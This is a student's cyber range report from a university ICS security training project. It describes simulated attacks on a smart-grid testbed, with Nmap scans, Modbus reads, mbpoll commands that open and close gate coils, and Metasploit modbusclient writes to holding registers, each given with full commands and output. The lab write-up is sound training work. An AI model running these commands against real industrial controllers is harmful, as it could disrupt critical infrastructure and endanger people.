



Cyber Range Report – NYMEGA ICS Security Project

Name: Karan Kurani

Role: Student Assistant – Attacker 1

Institution: Pace University Cyber Range (PLV)

Project Timeline: March – May 2025

Project Overview

This project focused on simulating adversarial activity within a smart grid-inspired ICS/OT testbed—NYMEGA. The goal was to identify, simulate, and document security vulnerabilities in a distributed energy management system incorporating SCADA, Modbus, and smart grid control infrastructure.

This effort was part of the 2025 Critical Infrastructure Protection Cybersecurity Training Series hosted by Pace University and funded in collaboration with Con Edison. The training series was designed to introduce students to the intersection of operational technology (OT) and cybersecurity, building applied skills across the cybersecurity lifecycle in critical infrastructure environments.

Architecture Context

The NYMEGA infrastructure integrates multiple energy generation points (nuclear, wind, geothermal, solar) via a centralized SCADA system—CLEMS-AI—which controls and monitors:

- Regional and local distribution systems
- Battery energy storage systems (BESS)
- Smart meters and consumer endpoints



This setup is illustrated in the NYMEGA Entity and Flow Control diagrams.





Fig 1. NYMEGA Entity and Flow Control diagrams



Key Components:

- Generation Assets: Red Hot Nuclear, East Shore Wind, Flatland Solar, etc.
- Control Core: NYMEGA CLEMS-AI SCADA
- Distribution Layers: Regional/Local grids, BESS sheds
- Endpoints: Smart meters, customer bots

Adversary Injection Points:

- Spoofing generation/load metrics
- Manipulating threshold values on arrestors
- Interfering with distribution values (MW/kW)
- Overriding register logic controlling gate states

Role and Scope of Work

Assigned System: Attacker VM 1

Target IP: 10.13.20.15

Attack Surface: ICS protocols (Modbus TCP), PLC logic manipulation, register spoofing.

Phase 1 – Reconnaissance and Port Scanning

Executed an Nmap scan to fingerprint exposed services:

```
(student@nymega-cr-jacampora-pool-attacker-1)-[~]
$ nmap -p 22,5000,8080,502,1502,2502 -A -sV -O -Pn -T4 10.13.20.15 -oA /home/student/Desktop/Nmap_Target_scans
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-13 19:33 EDT
Nmap scan report for 10.13.20.15
Host is up (0.00019s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 42:59:37:38:7a:b3:9f:50:be:2f:ec:07:5d:f0:73:ea (ECDSA)
|_  256 22:7e:b1:01:ba:46:76:5a:ac:7c:92:d0:7c:24:05:b9 (ED25519)
502/tcp    closed mhap
1502/tcp   open  modbus       Modbus TCP
2502/tcp   open  kentrox-prot?
5000/tcp   open  http         Docker Registry (API: 2.0)
|_ http-title: Site doesn't have a title.
8080/tcp   open  http         Werkzeug httpd 2.3.7 (Python 3.9.2)
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
|_ Requested resource was /login
|_ http-server-header: Werkzeug/2.3.7 Python/3.9.2
MAC Address: BC:24:11:30:6C:FC (Proxmox Server Solutions GmbH)
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.19 ms  10.13.20.15

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.47 seconds

(student@nymega-cr-jacampora-pool-attacker-1)-[~]
$
```

```
nmap -p 22,5000,8080,502,1502,2502 -A -T4 -Pn 10.13.20.15 -oA Nmap_TargetScan
```

Findings:

- SSH (22/tcp) – OpenSSH 8.9
- Modbus TCP (1502/tcp) – Main control protocol
- Werkzeug (8080/tcp) – OpenPLC web server
- Docker API (5000/tcp) – Potential for lateral movement
- Kentrox service (2502/tcp) – Custom OT protocol

Phase 2 – Ladder Logic Analysis and PLC State Monitoring

Accessed the OpenPLC interface at port 8080 to monitor:

- gateopen, penclosed (booleans)
- wtrlvl, penopenhours, gateflowrate (register values)

Analyzed how ladder logic maps Modbus coil/register changes to actuator behavior, forming the basis for subsequent spoofing and automated control tests.


Running: hedam_modbus_tcp OpenPLC User

Monitoring

Refresh Rate (ms): 100 Update


Point Name	Type	Location	Forced	Value
gateopen	BOOL	%QX100.4	No	● TRUE
wtrlvl	UINT	%IW100	No	60
penclosed	BOOL	%QX100.5	No	● TRUE
penopenhours	INT	%IW0	No	109
penopenminutes	INT	%IW1	No	44
penopenseconds	INT	%IW2	No	45
gateflowrate	UINT	%IW101	No	102

```
(venv)student@nymega-cr-jacampora-pool-attacker-1[~]
$ cd matrix
(venv)-(student@ nymega-cr-jacampora-pool-attacker-1)-[/matrix]
$ source ./venv/bin/activate
(venv)-(student@ nymega-cr-jacampora-pool-attacker-1)-[/matrix]
$ python3 matrix.py -H 10.13.20.15 -p 1502 -a read
```



Modbus Attack Tool for Remote Industrial eXploitation
By Karl Biron

```
2025-05-14 13:56:28,636 - INFO - Target: 10.13.20.15:1502
2025-05-14 13:56:28,636 - INFO - Attack: read (Unauthorized read of Modbus registers and coils)
2025-05-14 13:56:28,662 - INFO - Connected to target Modbus server at 10.13.20.15:1502
2025-05-14 13:56:28,662 - INFO -
Starting comprehensive Modbus read operation...
2025-05-14 13:56:28,745 - INFO - Coil Status:
2025-05-14 13:56:28,745 - INFO - Coil 00000000: 0
```



The screenshot shows a Kali Linux desktop environment. On the left, there's a sidebar with icons for Trash, cidata, File System, Home, and Nmap_Tar... The main window displays a terminal window titled '(venv)@nymega-cr-jacampora-pool-attacker-1: ~/matrix'. The terminal shows a log of Modbus operations, including target identification, connection establishment, and a comprehensive read operation. The log entries include timestamps, IP addresses, and details of the Modbus protocol interactions.

```

2025-05-14 13:57:44,207 - INFO - Target: 10.13.20.15:1502
2025-05-14 13:57:44,207 - INFO - Attack: read (Unauthorized read of Modbus registers and coils)
2025-05-14 13:57:44,252 - INFO - Connected to target Modbus server at 10.13.20.15:1502
2025-05-14 13:57:44,253 - INFO - Starting comprehensive Modbus read operation...
2025-05-14 13:57:44,326 - INFO - Coil Status:
2025-05-14 13:57:44,326 - INFO - Coil 0: OFF
2025-05-14 13:57:44,326 - INFO - Coil 1: OFF
2025-05-14 13:57:44,326 - INFO - Coil 2: OFF
2025-05-14 13:57:44,326 - INFO - Coil 3: OFF
2025-05-14 13:57:44,326 - INFO - Coil 4: OFF
2025-05-14 13:57:44,326 - INFO - Coil 5: OFF
2025-05-14 13:57:44,326 - INFO - Coil 6: OFF
2025-05-14 13:57:44,326 - INFO - Coil 7: OFF
2025-05-14 13:57:44,827 - INFO - Discrete Input Status:
2025-05-14 13:57:44,827 - INFO - Input 0: OFF
2025-05-14 13:57:44,827 - INFO - Input 1: OFF
2025-05-14 13:57:44,827 - INFO - Input 2: OFF
2025-05-14 13:57:44,827 - INFO - Input 3: OFF
2025-05-14 13:57:44,827 - INFO - Input 4: OFF
2025-05-14 13:57:44,827 - INFO - Input 5: OFF
2025-05-14 13:57:44,827 - INFO - Input 6: OFF
2025-05-14 13:57:44,827 - INFO - Input 7: OFF
2025-05-14 13:57:45,328 - INFO - Holding Register Values:
2025-05-14 13:57:45,328 - INFO - Register 0: 0 (0x0000)
2025-05-14 13:57:45,328 - INFO - Register 1: 0 (0x0000)
2025-05-14 13:57:45,328 - INFO - Register 2: 13 (0x000D)
2025-05-14 13:57:45,328 - INFO - Register 3: 0 (0x0000)
  
```

Phase 3 – Modbus Automation and Register Manipulation

Developed a Python script using mbpoll to read/write to target coils:



The screenshot shows a terminal window titled 'student@nymega-cr-jacampora-pool-attacker-1: ~/Desktop/Attack'. The terminal displays the execution of two Python scripts, 'OpenGates.py' and 'CloseGates.py', using the 'mbpoll' command. The commands specify the target IP (10.13.20.15), port (1502), and various options for reading and writing to target coils.

```

student@nymega-cr-jacampora-pool-attacker-1: ~/Desktop/Attack
File Actions Edit View Help

(student@nymega-cr-jacampora-pool-attacker-1)-[~/Desktop/Attack's]
$ cat OpenGates.py
mbpoll 10.13.20.15 -p 1502 -t 0 -a 1 -r 805 1 1

(student@nymega-cr-jacampora-pool-attacker-1)-[~/Desktop/Attack's]
$ cat CloseGates.py
mbpoll 10.13.20.15 -p 1502 -t 0 -a 1 -r 805 0 0
  
```


The screenshot shows the OpenPLC monitoring interface in a web browser. The left sidebar contains navigation links: Dashboard, Programs, Slave Devices, Monitoring (selected), Hardware, Users, Settings, and Logout. The main area displays the 'Monitoring' page with a table of points and a terminal window on the right.

Point Name	Type	Location	Forced	Value
gateopen	BOOL	%QX100.4	No	TRUE
wtrivl	UINT	%IW100	No	60
penclosed	BOOL	%QX100.5	No	TRUE
penopenhours	INT	%IW0	No	109
penopenminutes	INT	%IW1	No	44
penopenseconds	INT	%IW2	No	45
gateflowrate	UINT	%IW101	No	102

The terminal window on the right shows the execution of the `OpenGates.py` script. It displays the protocol configuration (ModBus TCP), slave configuration (address = 1), and the communication details (start reference = 805, count = 2, port 1502, t/o 1.00 s, poll rate 100). The output indicates that 2 references were written.

OpenGates.py

```
mbpoll 10.13.20.15 -p 1502 -t 0 -a 1 -r 805 1 1
```

CloseGates.py

```
mbpoll 10.13.20.15 -p 1502 -t 0 -a 1 -r 805 0 0
```

- These scripts targeted coil at register 805, controlling gate open.
- Visual confirmation of effect was shown on the OpenPLC interface.

Execution Output:

```
Protocol configuration: ModBus TCP
Slave configuration: address = 1
Written 2 references.
```

Phase 4 – Spoofing via Modbus Pal and Metasploit

```
(student@nymega-cr-jacampora-pool-attacker-1)-[~]
$ msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

data . Attacks

d888888b d888P d888888P d88888b .
' dB' BBP
dB'dB'dB' d88P dBP dBP BB
dB'dB'dB' d8P dBP dBP BB
dB'dB'dB' d8888P dBP d8888888

d888888P d88888b dBP d88888P dBP d888888P
dB' dBP dB' .BP
dB' dBP dB' .BP dBP dBP
dB' dBP dB' .BP dBP dBP
dB' dBP dB' .BP dBP dBP

To boldly go where no
shell has gone before

=[ metasploit v6.4.44-dev ]
+ -- --[ 2487 exploits - 1281 auxiliary - 431 post ]
+ -- --[ 1466 payloads - 49 encoders - 13 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search modbus
```

```
student@nymega-cr-jacampora-pool-attacker-1: ~
File Actions Edit View Help
Tools Notes shell has gone before

=[ metasploit v6.4.44-dev ]
+ -- --[ 2487 exploits - 1281 auxiliary - 431 post ]
+ -- --[ 1466 payloads - 49 encoders - 13 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search modbus

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/analyze/modbus_zip . normal No Extract zip from Modbus communication
1 auxiliary/scanner/scada/modbus_banner_grabbing . normal No Modbus Banner Grabbing
2 auxiliary/scanner/scada/modbusclient . normal No Modbus Client Utility
3 \ action: READ_COILS . . . Read bits from several coils
4 \ action: READ_DISCRETE_INPUTS . . . Read bits from several DISCRETE INPUTS
5 \ action: READ_HOLDING_REGISTERS . . . Read words from several HOLDING registers
6 \ action: READ_ID . . . Read device id
7 \ action: READ_INPUT_REGISTERS . . . Read words from several INPUT registers
8 \ action: WRITE_COIL . . . Write one bit to a coil
9 \ action: WRITE_COILS . . . Write bits to several coils
10 \ action: WRITE_REGISTER . . . Write one word to a register
11 \ action: WRITE_REGISTERS . . . Write words to several registers
12 auxiliary/scanner/scada/modbus_findunitid 2012-10-28 normal No Modbus Unit ID and Station ID Enumerator
13 auxiliary/scanner/scada/modbusdetect 2011-11-01 normal No Modbus Version Scanner
14 auxiliary/admin/scada/modicon_stux_transfer 2012-04-05 normal No Schneider Modicon Ladder Logic Upload/Download
15 auxiliary/admin/scada/modicon_command 2012-04-05 normal No Schneider Modicon Remote START/STOP Command

Interact with a module by name or index. For example info 15, use 15 or use auxiliary/admin/scada/modicon_command

msf6 >
```

127.0.0.1[!]:Slave 127.0.0.1[!]

Import Export Modbus Stay on t

Holding registers Coils Functions Tuning

Add Remove Bind Unbind

Address	Value	Name	Binding
11		gateopen	
280		wtrf	
31		penclosed	
445		penopen...	
5109		penopen...	
647		penopen...	
79		gateflow...	
8102		perflow...	
999		turbinesp...	
1099		turbineh...	
11326		turbineh...	
1218		turbineh...	
1332		turbinesp...	

Adding registers con

student@nymega-cr-jacampora-pool-attacker-1 -

File Actions Edit View Help

RPORT 502

UNIT_NUMBER 1

yes

no

The target port (TCP)

Modbus unit number

Auxiliary action:

Name	Description
READ_HOLDING_REGISTERS	Read words from several HOLDING registers

View the full module info with the `info`, or `info -d` command.

```

msf6 auxiliary(scanner/scada/modbusclient) > set RPORT 1502
RPORT => 1502
msf6 auxiliary(scanner/scada/modbusclient) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 1
DATA_ADDRESS => 1
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 127.0.0.1
[*] 127.0.0.1:1502 - Sending READ HOLDING REGISTERS ...
[*] 127.0.0.1:1502 - 1 register values from address 1 :
[*] 127.0.0.1:1502 - [80]
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > set action WRITE_REGISTERS
action => WRITE_REGISTERS
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_REGISTERS 1337
DATA_REGISTERS => 1337
msf6 auxiliary(scanner/scada/modbusclient) > RUN
[-] Unknown command: RUN. Did you mean run? Run the help command for more details.
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 127.0.0.1
[*] 127.0.0.1:1502 - Sending WRITE REGISTERS ...
[*] 127.0.0.1:1502 - Values 1337 successfully written from registry address 1
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) >

```

Trash Notes

msf6 auxiliary(scanner/scada/modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):

Name	Current Setting	Required	Description
DATA	Attack's	no	Data to write (WRITE_COIL and WRITE_REGISTER modes only)
DATA_ADDRESS		yes	Modbus data address
DATA_COILS		no	Data in binary to write (WRITE_COILS mode only) e.g. 0110
DATA_REGISTERS		no	Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
HEXDUMP	false	no	Print hex dump of response
NUMBER	1	no	Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only)
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	502	yes	The target port (TCP)
UNIT_NUMBER	1	no	Modbus unit number

Auxiliary action:

Name	Description
READ_HOLDING_REGISTERS	Read words from several HOLDING registers

View the full module info with the `info`, or `info -d` command.

```

msf6 auxiliary(scanner/scada/modbusclient) > set RPORT 1502
RPORT => 1502
msf6 auxiliary(scanner/scada/modbusclient) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 1
DATA_ADDRESS => 1
msf6 auxiliary(scanner/scada/modbusclient) >

```

127.0.0.1[1]:Slave 127.0.0.1[1]

Import Export Modbus Stay on top

Holding registers Coils Functions Tuning

Add	Remove	Bind	Unbind
Address	Value	Name	Binding
11		gateopen	
21337		wtrvl	
31		penclosed	
445		penopen...	
5109		penopen...	
647		penopen...	
79		gateflow...	
8102		penflow...	
999		turbinesp...	
1099		turbineh...	
11326		turbineh...	
1218		turbineh...	
1332		turbineh...	

Adding registers comple

The screenshot displays a Metasploit terminal window on the left and a Modbus client interface on the right.

Metasploit Terminal Output:

```

student@mymega-cr-jacampora-pool-attacker-1:~
File Actions Edit View Help
Module options (auxiliary/scanner/scada/modbusclient):

  Name      Current Setting  Required  Description
  ----      -
  DATA      1                no        Data to write (WRITE_COIL and WRITE_REGISTER modes only)
  DATA_ADDRESS 1                yes       Modbus data address
  DATA_COILS 1337             no        Data in binary to write (WRITE_COILS mode only) e.g. 0110
  DATA_REGISTERS 1337           no        Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
  HEXDUMP    false            no        Print hex dump of response
  NUMBER     1                no        Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only)
  RHOSTS     127.0.0.1        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      1502             yes       The target port (TCP)
  UNIT_NUMBER 1                no        Modbus unit number

Auxiliary action:

  Name      Description
  ----      -
  WRITE_REGISTERS Write words to several registers

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 0
DATA_ADDRESS => 0
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_REGISTERS 100
DATA_REGISTERS => 100
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 127.0.0.1
[*] 127.0.0.1:1502 - Sending WRITE REGISTERS...
[*] 127.0.0.1:1502 - Values 100 successfully written from registry address 0
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) >
  
```

Modbus Client Interface:

The interface shows a table of registers with the following columns: Address, Value, Name, and Binding.

Address	Value	Name	Binding
1100		gateopen	
21337		wtrvl	
1		pencloused	
945		penopen...	
5109		penopen...	
6147		penopen...	
79		gateflow...	
8102		perflow...	
999		turbinesp...	
1099		turbineh...	
11326		turbineh...	
1218		turbineh...	
1332		turbineh...	

Adding registers c

Toolchain:

- msfconsole
- Module used: auxiliary/scanner/scada/modbusclient

Available actions included:

- READ_HOLDING_REGISTERS
- WRITE_REGISTERS
- WRITE_COIL

Sample Execution 1: Reading a register.

```

set RHOST 127.0.0.1
set RPORT 1502
set DATA_ADDRESS 1
run
  
```

Output:

```

[*] 127.0.0.1:1502 - 1 register values from address 1: [80]
  
```

Sample Execution 2: Writing to a register.

```

set action WRITE_REGISTERS
  
```

```
set DATA_ADDRESS 1
set DATA_REGISTERS 1337
run
```

